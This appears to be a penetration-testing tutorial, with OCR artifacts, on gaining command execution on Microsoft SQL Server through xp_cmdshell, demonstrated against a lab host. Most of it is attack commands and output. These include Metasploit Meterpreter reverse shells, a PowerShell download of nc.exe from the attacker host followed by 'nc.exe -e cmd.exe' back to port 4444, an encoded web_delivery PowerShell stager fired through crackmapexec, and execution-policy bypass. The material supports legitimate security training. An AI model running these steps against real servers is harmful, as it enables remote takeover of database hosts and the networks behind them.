STATISTICS Cyber Attacks



MSSQL Penetration Testing

Command Execution with xp_cmdshell











Contents

What is xp_cmdshell?	3
Enabling xp_cmdshell	3
Manually (GUI)	3
sqsh	5
mssqlclient.py	8
Metasploit	10
Exploiting xp_cmdshell	11
Metasploit	11
Netcat	12
Crackmapexec	14
Nmap	15
PowerUpSOL	16




What is xp_cmdshell?

According to the Official Microsoft Documentations, xp_cmdshell is functionality that spawns a Windows command shell and passes in a string for execution. Any output that is generated by it is shown in the format of rows of text. To simplify, we can say that it allows the database administrators to access and execute any external process directly from the SQL Server. The implementation of the xp_cmdshell can be traced back to SQL Server 6.5. It was designed to use the SQL queries with the system command to automate various tasks that would require additional programming and working. Now that we have some knowledge about the xp_cmdshell, we can see how it can be enabled on an SQL server.

Enabling xp_cmdshell


Manually (GUI)

By default, the function of xp_cmdshell is disabled in the SQL server. We need to have administrator privileges to enable it. In the demonstration below, we are using the credentials of the SA user to log in on the SQL server.



Now that we have the SQL instance running as Administrator, we need to access the Object Explorer section. Here, we have the SQL Server Instance; we right-click on the instance to find a drop-down menu. We need to choose the "Facets" option from this menu, as demonstrated below:






Clicking on the Facets option will open a new window. It will have a field with the various types of facets available. We need to choose the Surface Area Configuration facets from the drop-down menu, as shown in the image below:




After choosing the surface area configuration facet, we see that we have the XPCmdShellEnabled option set as false.





Clicking on the XP command shell option, we change its value from false to true, as shown in the figure below. This way, we can enable XP command shell using the graphical user interface on a Windows MSSQL Server.



sqsh

Next, we are using the **sqsh** tool in the kali machine. To check whether the. XP command shell option is enabled on the target machine or not. The syntax for using this tool is quite simple, first type sqsh with the -S and the Target IP address followed by -U with the username of the server admin and -P with the password for that particular user as shown in the image below.



```
sqsh -S 192.168.1.146 -U sa -P "Password@1" xp_cmdshell 'whoami'; go
```


```
(root@ kali)-[~]
sqsh -S 192.168.1.146 -U sa -P "Password@1"
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> xp_cmdshell 'whoami';
2> go
Msg 15281, Level 16, State 1
Server 'WIN-P830S778F0K\SQI FXPRFSS', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp cmdshell' of component 'xp_cmdshell'
```

As we can observe from the image, the SQL Server had blocked access to the procedure command shell; therefore, we will enable it now. To enable the XP command shell on the target machine using SQSH we will be running a series of commands that would first show the advanced options available within the SP configuration option. Then we will choose to execute the XP command shell option and activate it. Finally, we will run the reconfigure command that will enable the XP commercial option on the target machine, as shown in the image given below.

```
EXEC sp_configure 'show advanced options', 1;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
go
xp_cmdshell 'whoami';
go
```



The activity can be verified by checking similarly to what we did with the GUI option as before.





mssqlclient.py

MS SQL consists of windows services having service accounts. Whenever an instance of SQLserver is installed, a set of Windows services is also installed with unique names. Below are the SQL Server account types:


- Windows Accounts
- SQL Server Login
- DB Users

To use mssqlclient.py, we need to specify the username, domain, password, the target IP address, and the Port hosting the MSSQL service as shown in the image. here we can use the command **enable xp_cmdshell** to enable command shell functionality on the target machine.


python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433 enable_xp_cmdshell

Again, we can verify it similarly to what we did with the GUI approach and the sqsh approach. Here we can see that we were able to enable the XP command shell functionality with the help of mssql client, which is a part of the Impact toolkit.





Previously, mssqlclient.py is used to connect the database through database credentials having username **SA**. Now we are connecting with the database by window's user login credential.





python3 mssqlclient.py ignite:'Password@123'@192.168.1.146 -windows-auth enable_xp_cmdshell

Metasploit

As usual, Metasploit also plays its role to enable the XP command shell and helps us exploit the target and provide the session.

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set password Password@1
exploit
```

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(
                                             set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 exploit(
                                           ad) > set password Password@1
password ⇒ Password@1
                           nl/mssql pavload) > exploit
msf6 exploit(windows/ms
[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it ...
[*] 192.168.1.146:1433 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -
                                                           2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -
                                                           4.40% done (4497/102246 bytes)
    192.168.1.146:1433 - Command Stager progress -
                                                           5.86% done (5996/102246 bytes)
```

The exploit does not stop at just enabling the XP command shell. It then runs a series of commands that can help to get us a meterpreter shell on the target machine as shown in the image below



```
[*] 192.168.1.146:1433 - Command Stager progress - 93.83% done (95936/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 95.29% done (97435/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 96.76% done (98934/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 98.19% done (100400/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 99.59% done (101827/102246 byt
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/102246 bytex)
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:49725) at 202

meterpreter > sysinfo
Computer : WIN-P830S778EQK
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >
```

Exploiting xp_cmdshell

Metasploit

You can use another exploit mssql_exec, which primarily enables the xp_cmd shell, and we can also set any cmd executable command. Here we set the cmd command to "**ipconfig**"

```
use auxiliary/admin/mssql/mssql_exec
set rhosts 192.168.1.146
set password Password@1
set cmd "ipconfig"
exploit
```



```
msf6 > use auxiliary/admin/mssql/mssql_exec
msf6 > Use duxlers,
msf6 auxiliary(admin/mssql/mssql_exec) > Set India
rhosts ⇒ 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_exec) > set password Password
password ⇒ Password@1
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd "ipconfig"
                                                ) > set rhosts 192.168.1.146
                                            exec) > set password Password@1
                     -dmin/masql/mssql_exec) > exploit
msf6 auxiliary(
[*] Running module against 192.168.1.146
[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it ...
[*] 192.168.1.146:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconfig'
  output
  Windows IP Configuration
  Ethernet adapter Ethernet0:
Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . : fe80::d9da:7cac:5dba:2299%2
  IPv4 Address. . . . . . . . . : 192.168.1.146
  Subnet Mask . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . : 192.168.1.1
  Tunnel adapter isatap.{51289AA6-FBE0-4D78-90DA-EE70A5576C42}:
  Media State . . . . . . . . : Media disconnected Connection-specific DNS Suffix . :
  Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Connection-specific DNS Suffix .:
  IPv6 Address. . . . . . . . . : 2001:0:348b:fb58:cf6:f61c:855e:ce25
Link-local IPv6 Address . . . . : fe80::cf6:f61c:855e:ce25%3
 Default Gateway . . . . . . . : ::
[*] Auxiliary module execution completed
```

Netcat

Here, we can use Netcat to get a reverse connection on the target machine. To do so, we first need to transfer the Netcat binary file to the Windows machine. For this, we will use the nc.exe executable. This file is located at **/usr/share/windows-binaries**. Then we can use the Python one-liner to create an HTTP service.

cd /usr/share/windows-binaries ls -al python -m SimpleHTTPServer 80



```
—# cd /usr/share/windows-binaries
            <mark>lli</mark>)-[/usr/share/windows-binaries]
total 1884
drwxr-xr-x 7 root root 4096 May 30 17:15 .
drwxr-xr-x 9 root root 4096 May 30 17:15 ..
drwxr-xr-x 2 root root 4096 May 30 17:15 enumplus
-rwxr-xr-x 1 root root 53248 Jul 17 2019 exe2bat.exe
drwxr-xr-x 2 root root 4096 May 30 17:15 fgdump
drwxr-xr-x 2 root root 4096 May 30 17:15 fport
-rwxr-xr-x 1 root root 23552 Jul 17 2019 klogger.exe
drwxr-xr-x 2 root root 4096 May 30 17:15 mbenum
drwxr-xr-x 4 root root 4096 May 30 17:15 nbtenum
-rwxr-xr-x 1 root root 59392 Jul 17
                                     2019 nc.exe
-rwxr-xr-x 1 root root 311296 Jul 17
                                     2019 plink.exe
-rwxr-xr-x 1 root root 704512 Jul 17
                                     2019 radmin.exe
-rwxr-xr-x 1 root root 364544 Jul 17
                                      2019 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Jul 17
                                      2019 wget.exe
-rwxr-xr-x 1 root root 66560 Jul 17 2019 whoami.exe
     root@ kali)-[/usr/share/windows-binaries]
    python -m SimpleHTTPServer 80
```

Here, the powershell.exe cmdlet invokes PowerShell and then uses the wget command to download Netcat into the **C:/Users/Public** directory, which has access to write. Then we will use the XP command shell to execute the Netcat binary to run cmd.exe. To the creating a reverse connection to the host Kali Machine on Port 4444.

xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe" xp_cmdshell "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"

```
SQL> xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe"

output

NULL

SQL> xp_cmdshell "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"
```

In Kali Linux, we have a Netcat listener on port 4444; once the PowerShell command will execute as shown in the above screenshot, we will get the shell of the target machine.

nc -lvp 4444 whoami



```
(root@ kali)-[~]
inc -lvp 4444
listening on [any] 4444 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49695
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress
C:\Windows\system32>
```

Crackmapexec

Another method to get a reverse connection on the target machine from the MSSQL XP command Shell functionality is by using its ability to run system commands associated with the web_delivery payload. The process is quite simple; we use the exploit/multi/script/web_delivery exploit, set the target as the Windows machine then set the payload as windows/meterpeter/reverse_tcp. Then specify the local host. Finally, we will run the exploit command.

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.2
exploit
```

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
                                  very) > set target 2
msf6 exploit(
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(m
                                      ) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(m
                                      r) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.2:4444
                                      r) > [*] Using URL: http://0.0.0.0:8080/om6cxs3B
msf6 exploit(
[*] Local IP: http://192.168.1.2:8080/om6cxs3B
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZ
ADSAJABZADEAZQA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABUAGUAdAAUAHcAZQBiAGMAbABpAGUAbgB0ADsAaQBmAC
gB1AGwAbAApAHsAJABzADEAZQAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0A0gA
```

Through the above exploit, we get the web_delivery URL, and this URL we will use in the execution of crackmapexec, command of web_delivery.



crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o URL=http://192.168.1.2:8080/om6cxs3B

The output of the crackmapexec shows that the target has been pwned. We can go back to the Metasploit shell and find that the target has been exploited successfully, and we have a meterpreter shell on the target machine.

```
[*] 192.168.1.146
                    web_delivery - Delivering Payload (3403 bytes
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.14
msf6 exploit(multi/
                             delivery) > sessions 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : WIN-P830S778EQK
05
               : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
         : WORKGROUP
Domain
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >
```

Nmap

As we know, the XP-cmd function is disabled by default, but if we have sysadmin credentials, we can also play with the NMap script to execute the window's commands.

```
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.passsword=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146
```

```
| map -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146
| Starting Nmap 7,91 ( https://mmap.org ) at 2021-07-31 16:32 EDT |
| Nmap scan report for 192.168.1.146 |
| Host is up (0.00013s latency).
| PORT STATE SERVICE |
| 1433/tcp open ms-sql-s |
| ms-sql-xp-cmdshell: [192.168.1.146:1433] |
| Command: net user output |
| Null |
| User accounts for \\ wnll |
| Administrator | DefaultAccount | Guest |
| ignite | The command completed with one or more errors. |
| Null |
| Null |
| MAC Address: 00:00:29:85:FC:6C (VMware) |
| Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```



PowerUpSQL

First, Download the PowerUpSql from <u>here.</u> PowerUpSQL is a tool for Windows machines, includes functions that support SQL Server discovery, weak configuration auditing, privilege escalation on the scale, and post-exploitation actions such as OS command execution.

We can use the Import-Module cmdlet to import the PowerShell Script. Then use the Invoke-SQLOSCmd function, which runs the OS commands via xp_cmd shell through the SQL service account.

Here, PowerUpSQL tries to connect with the database. After the connection is successful, it checks if the user credentials that we have provided are for sysadmin or the users that we have provided have sysadmin access or not. It first enables the advanced options and then tries to enable the XP command shell functionality. Here, in this demonstration, the XP commands functionality is already enabled, so the tool runs the **whoami** command, which shows that we are the user and nt service/MSSQL\$sqlexpress user.

cd PowerUPSQL-master
powershell
powershell -ep bypass
Import-Module .\PowerUpSQL.ps1
Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS
-Command whoami -Verbose

```
c:\>cd PowerUpSQL-master>
c:\PowerUpSQL-master>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Command whoami -Verbose VERROSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERROSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERROSE: WIN-P830S778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERROSE: WIN-P830S778EQK\SQLEXPRESS : Running command: whoami
VERROSE: WIN-P830S778EQK\SQLEXPRESS : Running command: whoami
VERROSE: UIN-P830S778EQK\SQLEXPRESS : Running command: whoami
VERROSE: UIN-P830S778EQK\SQLEXPRESS : CommandResults

WIN-P830S778EQK WIN-P830S778EQK\SQLEXPRESS nt service\mssql$sqlexpress
```

